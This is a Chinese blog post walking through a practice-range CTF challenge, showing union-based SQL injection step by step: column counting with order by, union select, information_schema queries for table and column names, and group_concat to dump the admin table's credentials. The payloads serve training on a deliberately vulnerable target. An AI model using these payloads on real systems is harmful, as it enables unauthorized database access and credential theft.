

# 封神台sql注入---第一章: 为了女神小芳

原创

风流小小贼 于 2021-09-14 12:38:04 发布 425 收藏

文章标签: [sql](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_52573109/article/details/120278730](https://blog.csdn.net/qq_52573109/article/details/120278730)

版权

1:靶场链接: <https://hack.zkaq.cn/battle/target?id=485e58d0afa7e4f7>  
<https://hack.zkaq.cn/battle/target?id=485e58d0afa7e4f7>

掌控者 CONTROLLER

主页 靶场 漏洞复现 公告 模考

封神台-掌控安全在线演练靶场

首页 > 靶场 > 尤里的复仇 I 小芳! > 第一章: 为了女神小芳! 【配套课时: SQL注入攻击原理 实战演练】

## 第一章: 为了女神小芳! 【配套课时: SQL注入攻击原理 实战演练】

掌控者官方 2020-10-20 16:28:03 (13131) (1196)

Tips:

通过sql注入拿到管理员密码!

尤里正在追女神小芳, 在得知小芳开了一家公司后, 尤里通过whois查询发现了小芳公司网站学过一点黑客技术的他, 想在女神面前炫炫技。于是他打开了传送门

Flag

提交

CSDN @风流小小贼

## 2:解题过程:

(1):打开传送门, 点击"点击查看新闻"发现url出现参数 id = 1,猜测为注入点。



(2):判断字段个数:


注入代码: order by 3 : 页面显示异常  
order by 2 : 页面显示正常

//判读字段数为2



(3):判断字段是否有回显, 及回显位置.

注入语句: id =3534 union select 1,2 --



#### (4):猜解数据库名

`id = 2433 union select 1,database()`

数据库名为 maoshe



#### (5):猜解数据表名:

`id=2433 union select 1,table_name from information_schema.tables where table_schema='maoshe'`

数据表名为: admin



(6):猜解所有字段:

```
id=1232 union select 1,(select group_concat(column_name,"~") from information_schem  
a.columns where table_schema='maoshe' and table_name='admin')
```

字段名为:Id ,username, password



(7):获取用户信息:

```
(select group_concat(id,'-',username,'-',password,'-') from maoshe.admin)
```



获取用户密码: hellohack 过关!!!